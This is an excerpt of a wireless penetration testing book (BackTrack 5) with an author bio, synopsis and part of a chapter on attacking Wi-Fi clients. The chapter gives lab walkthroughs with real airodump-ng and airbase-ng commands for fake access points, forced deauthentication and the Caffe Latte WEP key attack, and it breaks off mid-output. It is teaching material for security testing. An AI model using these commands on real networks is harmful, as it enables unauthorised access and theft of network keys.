
BackTrack 5 Wireless Penetration Testing Beginner's Guide

Vivek Ramachandran



Chapter No. 6
"Attacking the Client"

In this package, you will find:

A Biography of the author of the book

A preview chapter from the book, Chapter NO.6 "Attacking the Client"

A synopsis of the book’s content

Information on where to buy this book

About the Author

Vivek Ramachandran has been working on Wi-Fi Security since 2003. He discovered the Caffe Latte attack and also broke WEP Cloaking, a WEP protection schema publicly in 2007 at Defcon. In 2011, Vivek was the first to demonstrate how malware could use Wi-Fi to create backdoors, worms, and even botnets.

Earlier, he was one of the programmers of the 802.1x protocol and Port Security in Cisco's 6500 Catalyst series of switches and was also one of the winners of the Microsoft Security Shootout contest held in India among a reported 65,000 participants. He is best known in the hacker community as the founder of `http://www.SecurityTube.net/` where he routinely posts videos on Wi-Fi Security, Assembly Language, Exploitation Techniques, and so on. SecurityTube.net receives over 100,000 unique visitors a month.

Vivek's work on wireless security has been quoted in BBC online, InfoWorld, MacWorld, The Register, IT World Canada, and so on. This year he is speaking or training at a number of security conferences, including BlackHat, Defcon, Hacktivity, 44con, HITB-ML, Brucon, Derbycon, HashDays, SecurityZone, SecurityByte, and so on.

I would like to thank my lovely wife for all the help and support during the book's writing process; my parents, grandparents, and sister for believing in me and encouraging me for all these years, and last but not the least, I would like to thank all the users of SecurityTube.net who have always been behind me and supporting all my work. You guys rock!

BackTrack 5 Wireless Penetration Testing Beginner's Guide

Wireless Networks have become ubiquitous in today's world. Millions of people use them worldwide every day at their homes, offices, and public hotspots to log on to the Internet and do both personal and professional work. Even though wireless makes life incredibly easy and gives us such great mobility, it comes with its risks. In recent times, insecure wireless networks have been exploited to break into companies, banks, and government organizations. The frequency of these attacks has only intensified, as the network administrators are still clueless on how to secure wireless in a robust and foolproof way.

BackTrack 5 Wireless Penetration Testing: Beginner's Guide is aimed at helping the reader understand the insecurities associated with wireless networks, and how to conduct penetration tests to find and plug them. This is an essential read for those who would like to conduct security audits on wireless networks and always wanted a step-by-step practical guide for the same. As every wireless attack explained in this book is immediately followed by a practical demo, the learning is very complete.

We have chosen **BackTrack 5** as the platform to test all the wireless attacks in this book. BackTrack, as most of you may already be aware, is the world's most popular penetration testing distribution. It contains hundreds of security and hacking tools, some of which we will use in this course of this book.

What This Book Covers

Chapter 1, Wireless Lab Setup, introduces dozens of exercises that we will be doing in this book. In order to be able to try them out, the reader will need to set up a wireless lab. This chapter focuses on how to create a wireless testing lab using off the shelf hardware and open source software. We will first look at the hardware requirements which include wireless cards, antennas, access points, and other Wi-Fi-enabled devices, then we will shift our focus to the software requirements which include the operating system, Wi-Fi drivers, and security tools. Finally, we will create a test bed for our experiments and verify different wireless configurations on it.

Chapter 2, WLAN and its Inherent Insecurities, focuses on the inherent design flaws in wireless networks which makes them insecure out-of-the-box. We will begin with a quick recap of the 802.11 WLAN protocols using a network analyzer called Wireshark. This will give us a practical understanding about how these protocols work. Most importantly, we will see how client and access point communication works at the packer level by analyzing Management, Control and Data frames. We will then learn about packet injection and packer sniffing in wireless networks, and look at some tools which enable us to do the same.

Chapter 3, Bypassing WLAN Authentication, talks about how to break a WLAN authentication mechanism! We will go step-by-step and explore how to subvert Open and Shared Key authentications. In course of this, you will learn how to analyze wireless packets and figure out the authentication mechanism of the network. We will also look at how to break into networks with Hidden SSID and MAC Filtering enabled. These are two common mechanisms employed by network administrators to make wireless networks more stealthy and difficult to penetrate, however, these are extremely simple to bypass.

Chapter 4, WLAN Encryption Flaws, discusses one of the most vulnerable parts of the WLAN protocol are the Encryption schemas—WEP, WPA, and WPA2. Over the past decade, hackers have found multiple flaws in these schemas and have written publically available software to break them and decrypt the data. Even though WPA/WPA2 is secure by design, misconfiguring those opens up security vulnerabilities, which can be easily exploited. In this chapter, we will understand the insecurities in each of these encryption schemas and do practical demos on how to break them.

Chapter 5, Attacks on the WLAN Infrastructure, shift s our focus to WLAN infrastructure vulnerabilities. We will look at the vulnerabilities created due to both configuration and design problems. We will do practical demos of attacks such as access point MAC spoofing, bit flipping and replay attacks, rogue access points, fuzzing, and denial of service. This chapter will give the reader a solid understanding of how to do a penetration test of the WLAN infrastructure.

Chapter 6, Attacking the Client, opens your eyes if you have always believed that wireless client security was something you did not have to worry about! Most people exclude the client from their list when they think about WLAN security. This chapter will prove beyond doubt why the client is just as important as the access point when penetrating testing a WLAN network. We will look at how to compromise the security using client side attacks such as mis-association, Caffe Latte, disassociation, ad-hoc connections, fuzzing, honeypots, and a host of others.

Chapter 7, Advanced WLAN Attacks, looks at more advanced attacks as we have already covered most of the basic attacks on both the infrastructure and the client. These attacks typically involve using multiple basic attacks in conjunction to break security in more challenging scenarios. Some of the attacks which we will learn include wireless device fingerprinting, man-in-the-middle over wireless, evading wireless intrusion detection and prevention systems, rogue access point operating using custom protocol, and a couple of others. This chapter presents the absolute bleeding edge in wireless attacks out in the real world.

Chapter 8, Attacking WPA Enterprise and RADIUS, graduates the user to the next level by introducing him to advanced attacks on WPA-Enterprise and the RADIUS server setup. These attacks will come in handy when the reader has to perform a penetration test on a large Enterprise networks which rely on WPA-Enterprise and RADIUS authentication to provide them with security. This is probably as advanced as Wi-Fi attacks can get in the real world.

Chapter 9, Wireless Penetrating Testing Methodology, is where all the learning from the previous chapters comes together, and we will look at how to do a wireless penetration test in a systematic and methodical way. We will learn about the various phases of penetration testing—planning, discovery, attack and reporting, and apply it to wireless penetration testing. We will also understand how to propose recommendations and best practices after a wireless penetration test.

Appendix A, Conclusion and Road Ahead, concludes the book and leaves the user with some pointers for further reading and research.

6
Attacking the Client

> **"Security is just as strong as the weakest link."**
>
> Famous Quote in Information Security Domain
>
> Most penetration testers seem to give all the attention to the WLAN infrastructure and don't give the wireless client even a fraction of that. However, it is interesting to note that a hacker can gain access to the authorized network by compromising a wireless client as well.

In this chapter, we will shift our focus from the WLAN infrastructure to the wireless client. The client can be either a connected or isolated un-associated client. We will look at various attacks, which can be used to target the client.

We will cover the following:

- Honeypot and Mis-Association attacks
- Caffe Latte attack
- De-Authenticaton and Dis-Association attacks
- Hirte attack
- AP-less WPA-Personal cracking

Honeypot and Mis-Association attacks

Normally, when a wireless client such as a laptop is turned on, it will probe for the networks it has previously connected to. These networks are stored in a list called the **Preferred Network List** (**PNL**) on Windows-based systems. Also, along with this list, it will display any networks available in its range.

A hacker may do either of two things:

1. Silently monitor the probe and bring up a fake access point with the same ESSID the client is searching for. This will cause the client to connect to the hacker machine, thinking it is the legitimate network.
2. He may create fake access points with the same ESSID as neighboring ones to confuse the user to connect to him. Such attacks are very easy to conduct in coffee shops and airports where a user might be looking to connect to a Wi-Fi connection.


These attacks are called Honeypot attacks, which happen due to Mis-Association to the hacker's access point thinking it is the legitimate one.

In the next exercise, we will do both these attacks in our lab.


Time for action – orchestrating a Mis-Association attack

Follow these instructions to get started:

1. In the previous labs, we used a client that had connected to the **Wireless Lab** access point. Let us switch on the client but not the actual **Wireless Lab** access point. Let us now run `airodump-ng mon0` and check the output. You will very soon find the client to be in **not associated** mode and probing for **Wireless Lab** and other SSIDs in its stored profile (**Vivek** as shown):



2. To understand what is happening, let's run Wireshark and start sniffing on the **mon0** interface. As expected you might see a lot of packets, which are not relevant to our analysis. Apply a Wireshark filter to only display Probe Request packets from the client MAC you are using:



3. In my case, the filter would be **wlan.fc.type_subtype == 0x04 && wlan.sa == 60:FB:42:D5:E4:01**. You should now see Probe Request packets only from the client for the SSIDs **Vivek** and **Wireless Lab**:

Protoco	Info
IEEE 80:	Probe Request, SN=1795, FN=0, Flags=........C, SSID=Broadcast
IEEE 80:	Probe Request, SN=1798, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1799, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1800, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1802, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1806, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1809, FN=0, Flags=........C, SSID="Vivek"
IEEE 80:	Probe Request, SN=1811, FN=0, Flags=........C, SSID="Vivek"
IEEE 80:	Probe Request, SN=1812, FN=0, Flags=........C, SSID="Vivek"
IEEE 80:	Probe Request, SN=1813, FN=0, Flags=........C, SSID="Vivek"
IEEE 80:	Probe Request, SN=1819, FN=0, Flags=........C, SSID="Vivek"
IEEE 80:	Probe Request, SN=1820, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1822, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1824, FN=0, Flags=........C, SSID="Wireless Lab"
IEEE 80:	Probe Request, SN=1830, FN=0, Flags=........C, SSID="Wireless Lab"

4. Let us now start a fake access point for the network **Wireless Lab** on the hacker machine using the command shown next:

root@bt: ~ - Shell - Konsole

Menu on Edit View Bookmarks Settings Help

```
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 mon0
12:47:59  Created tap interface at0
12:47:59  Trying to set MTU on at0 to 1500
12:47:59  Trying to set MTU on mon0 to 1800
12:48:00  Access Point with BSSID 00:C0:CA:3E:BD:93 started.
```

5. Within a minute or so, the client would connect to us automatically. This shows how easy it is to have un-associated clients.

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 mon0
12:47:59  Created tap interface at0
12:47:59  Trying to set MTU on at0 to 1500
12:47:59  Trying to set MTU on mon0 to 1800
12:48:00  Access Point with BSSID 00:C0:CA:3E:BD:93 started.

12:48:48  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
```


6. Now, we will try the second case, which is creating a fake access point **Wireless Lab** in the presence of the legitimate one. Let us turn our access point on to ensure that **Wireless Lab** is available to the client. For this experiment, we have set the access point channel to 3. Let the client connect to the access point. We can verify this from the `airodump-ng` screen as shown next:

```
root@bt: ~ - Shell - Konsole
Menu on  Edit  View  Bookmarks  Settings  Help

 CH  3 ][ Elapsed: 40 s ][ 2011-03-23 12:56

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:91:D2:8E:25  -27 100      379       31    0   3  54e. OPN              Wireless Lab
 00:1E:40:53:02:FC  -47  87      387        0    0   1  54   WPA  TKIP   PSK  vivek
 00:25:5E:17:C8:01  -69   0        3        0    0   1  54   OPN              <length:  0>
 00:25:5E:17:C8:00  -70   1        4        0    0   1  54   WEP  WEP         swapnil
 00:25:5E:17:C8:03  -70   0        3        0    0   1  54   OPN              <length:  0>

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   00:21:00:3E:10:65  -65    0 - 1      0        4
 (not associated)   90:4C:E5:E7:B5:34  -70    0 - 1      0        3
 (not associated)   00:26:5E:17:AA:93  -72    0 - 1     30       40  brindavan
 (not associated)   00:24:D6:2C:D3:40  -72    0 - 1      0        2
 (not associated)   00:23:4E:3A:A3:E3  -73    0 - 1      0        1
 00:21:91:D2:8E:25  60:FB:42:D5:E4:01   -9   36e-24e   337      329  Wireless Lab,Vivek
```


7. Now let us bring up our fake access point with the SSID **Wireless Lab**:

```
root@bt: ~ - Shell - Konsole
Menu on  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 mon0
12:57:27  Created tap interface at0
12:57:27  Trying to set MTU on at0 to 1500
12:57:27  Access Point with BSSID 00:C0:CA:3E:BD:93 started.
```

8. Notice the client is still connected to the legitimate access point **Wireless Lab**:



9. We will now send broadcast De-Authentication messages to the client on behalf of the legitimate access point to break their connection:



10. Assuming the signal strength of our fake access point **Wireless Lab** is stronger than the legitimate one to the client, it connects to our fake access point, instead of the legitimate access point:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 mon0
13:26:11  Created tap interface at0
13:26:11  Trying to set MTU on at0 to 1500
13:26:12  Access Point with BSSID 00:C0:CA:3E:BD:93 started.
13:32:56  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Wireless Lab"
```

11. We can verify the same by looking at the `airodump-ng` output to see the new association of the client with our fake access point:

```
root@bt: ~ - Shell - Konsole
Menu on  Edit  View  Bookmarks  Settings  Help

 CH  3 ][ Elapsed: 1 min ][ 2011-03-23 13:33

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:C0:CA:3E:BD:93    0 100     1256      234    0   3  54   OPN              Wireless Lab
 00:21:91:D2:8E:25    0 100      592        0    0   3  54e. OPN              Wireless Lab
 00:1E:40:53:02:FC  -49  96      586        0    0   1  54   WPA  TKIP   PSK  vivek
 00:02:CF:D5:13:11  -65  12      207        0    0   2  54   WPA  TKIP   PSK  laxmi
 00:25:5E:17:C8:01  -70   0       13        0    0   1  54   OPN              <length:  0>
 00:25:5E:17:C8:00  -71   0       11        0    0   1  54   WEP  WEP         swapnil
 00:25:5E:17:C8:03  -71   0        2        0    0   1  54   OPN              <length:  0>

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:C0:CA:3E:BD:93  00:1E:40:53:02:FC   -1    1 - 0      0       20
 00:C0:CA:3E:BD:93  00:21:91:D2:8E:25   -1    1 - 0      0       24
 00:C0:CA:3E:BD:93  60:FB:42:D5:E4:01  -18    0 - 1      0      106  Wireless Lab
 (not associated)   00:26:5E:17:AA:93  -64    0 - 1      0       27  brindavan
 (not associated)   00:1A:92:1F:C7:15  -65    0 - 1      0        1
 (not associated)   00:21:00:3E:10:65  -66    0 - 1      0        3
 (not associated)   78:DD:08:C5:36:7C  -68    0 - 1      0        2  Anoop
 (not associated)   00:24:2B:CB:B2:F8  -69    0 - 1      0        1
 (not associated)   00:26:B6:11:67:E5  -69    0 - 1      0        2  FinAirWifi
 (not associated)   00:23:4E:3A:A3:E3  -72    0 - 1      0        1
 00:1E:40:53:02:FC  C8:BC:C8:EE:12:0B   -1    1 - 0      0        1
```

What just happened?

We just created a Honeypot using the probed list from the client and also using the same ESSID as that of neighboring access points. In the first case, the client automatically connected to us as it was searching for the network. In the latter case, as we were closer to the client than the real access point, our signal strength was higher, and the client connected to us.

Have a go hero – forcing a client to connect to the Honeypot

In the preceding exercise, what do we do if the client does not automatically connect to us? We would have to send a De-Authentication packet to break the legitimate client-access point connection and then if our signal strength is higher, the client will connect to our spoofed access point. Try this out by connecting a client to a legitimate access point, and then forcing it to connect to our Honeypot.

Caffe Latte attack

In the Honeypot attack, we noticed that clients will continuously probe for SSIDs they have connected to previously. If the client had connected to an access point using WEP, operating systems such as Windows, cache and store the WEP key. The next time the client connects to the same access point, the Windows wireless configuration manager automatically uses the stored key.


The Caffe Latte attack was invented by me, the author of this book and was demonstrated in Toorcon 9, San Diego, USA. The Caffe Latte attack is a WEP attack which allows a hacker to retrieve the WEP key of the authorized network, using just the client. The attack does not require the client to be anywhere close to the authorized WEP network. It can crack the WEP key using just the isolated client.

In the next exercise, we will retreive the WEP key of a network from a client using the Caffe Latte attack.

Time for action – conducting the Caffe Latte attack

Follow these instructions to get started:

1. Let us first set up our legitimate access point with WEP for the network **Wireless Lab** with the key ABCDEFABCDEFABCDEF12 in Hex:


WIRELESS NETWORK SETTINGS
Enable Wireless :
Always
Add New
Wireless Network Name :
Wireless Lab
(Also called the SSID)
802.11 Mode :
Mixed 802.11n, 802.11g and 802.11b
Enable Auto Channel Scan :
Wireless Channel :
2.422 GHz - CH 3
Transmission Rate :
Best (automatic)
(Mbit/s)
Channel Width :
20 MHz
Visibility Status :
Visible
Invisible
WIRELESS SECURITY MODE
To protect your privacy you can configure wireless security features. This device supports three wireless security modes, including WEP, WPA-Personal, and WPA-Enterprise. WEP is the original wireless encryption standard. WPA provides a higher level of security. WPA-Personal does not require an authentication server. The WPA-Enterprise option requires an external RADIUS server.
Security Mode :
WEP
WEP
WEP is the wireless encryption standard. To use it you must enter the same key(s) into the router and the wireless stations. For 64 bit keys you must enter 10 hex digits into each key box. For 128 bit keys you must enter 26 hex digits into each key box. A hex digit is either a number from 0 to 9 or a letter from A to F. For the most secure use of WEP set the authentication type to "Shared Key" when WEP is enabled.
You may also enter any text string into a WEP key box, in which case it will be converted into a hexadecimal key using the ASCII values of the characters. A maximum of 5 text characters can be entered for 64 bit keys, and a maximum of 13 characters for 128 bit keys.
If you choose the WEP security option this device will ONLY operate in Legacy Wireless mode (802.11B/G). This means you will NOT get 11N performance due to the fact that WEP is not supported by Draft 11N specification.
WEP Key Length :
128 bit (26 hex digits)
(length applies to all keys)
WEP Key 1 :
WEP Key 2 :
WEP Key 3 :
WEP Key 4 :
Default WEP Key :
WEP Key 1
Authentication :
Shared Key

2. Let us connect our client to it and ensure that the connection is successful using `airodump-ng` as shown next:

```
CH  3 ][ Elapsed: 0 s ][ 2011-03-23 14:45

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:02:CF:D5:13:11  -66   0        5        0    0   2  54   WPA  TKIP   PSK  laxmi
00:25:5E:17:C8:03  -69   0        2        0    0   1  54   OPN              <length:  0>
00:25:5E:17:C8:00  -70   0        4        0    0   1  54   WEP  WEP         swapnil
00:1E:40:53:02:FC  -56  79       25        0    0   1  54   WPA  TKIP   PSK  vivek
00:21:91:D2:8E:25  -14  80       28        2    0   3  54e. WEP  WEP         Wireless Lab

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   E4:EC:10:4F:AD:74  -67    0 - 1    93       14  Anoop
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -28    0 -36e   13       81  Wireless Lab,Vivek
```

3. Let us unplug the access point and ensure the client is in the un-associated stage and searching for the WEP network **Wireless Lab**:

```
CH  3 ][ Elapsed: 8 s ][ 2011-03-23 14:46

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:5E:17:C8:00  -71   0        3        0    0   1  54   WEP  WEP         swapnil
00:1E:40:53:02:FC  -50 100       72        1    0   1  54   WPA  TKIP   PSK  vivek
00:02:CF:D5:13:11  -68  16        9        0    0   2  54   WPA  TKIP   PSK  laxmi

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   60:FB:42:D5:E4:01  -14    0 - 1    32       16  Wireless Lab,Vivek
```

4. Now we use `airbase-ng` to bring up an access point with **Wireless Lab** as the SSID with the parameters shown next:

```
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -L -W 1 mon0
14:47:12  Created tap interface at0
14:47:12  Trying to set MTU on at0 to 1500
14:47:13  Access Point with BSSID 00:21:91:D2:8E:25 started.
```

5. As soon as the client connects to this access point, `airbase-ng` starts the Caffe-Latte attack as shown:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng -c 3 -a 00:21:91:D2:8E:25 -e "Wireless Lab" -L -W 1 mon0
14:48:18  Created tap interface at0
14:48:18  Trying to set MTU on at0 to 1500
14:48:18  Access Point with BSSID 00:21:91:D2:8E:25 started.



14:48:31  Got 140 bytes keystream: 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
14:48:31  SKA from 60:FB:42:D5:E4:01
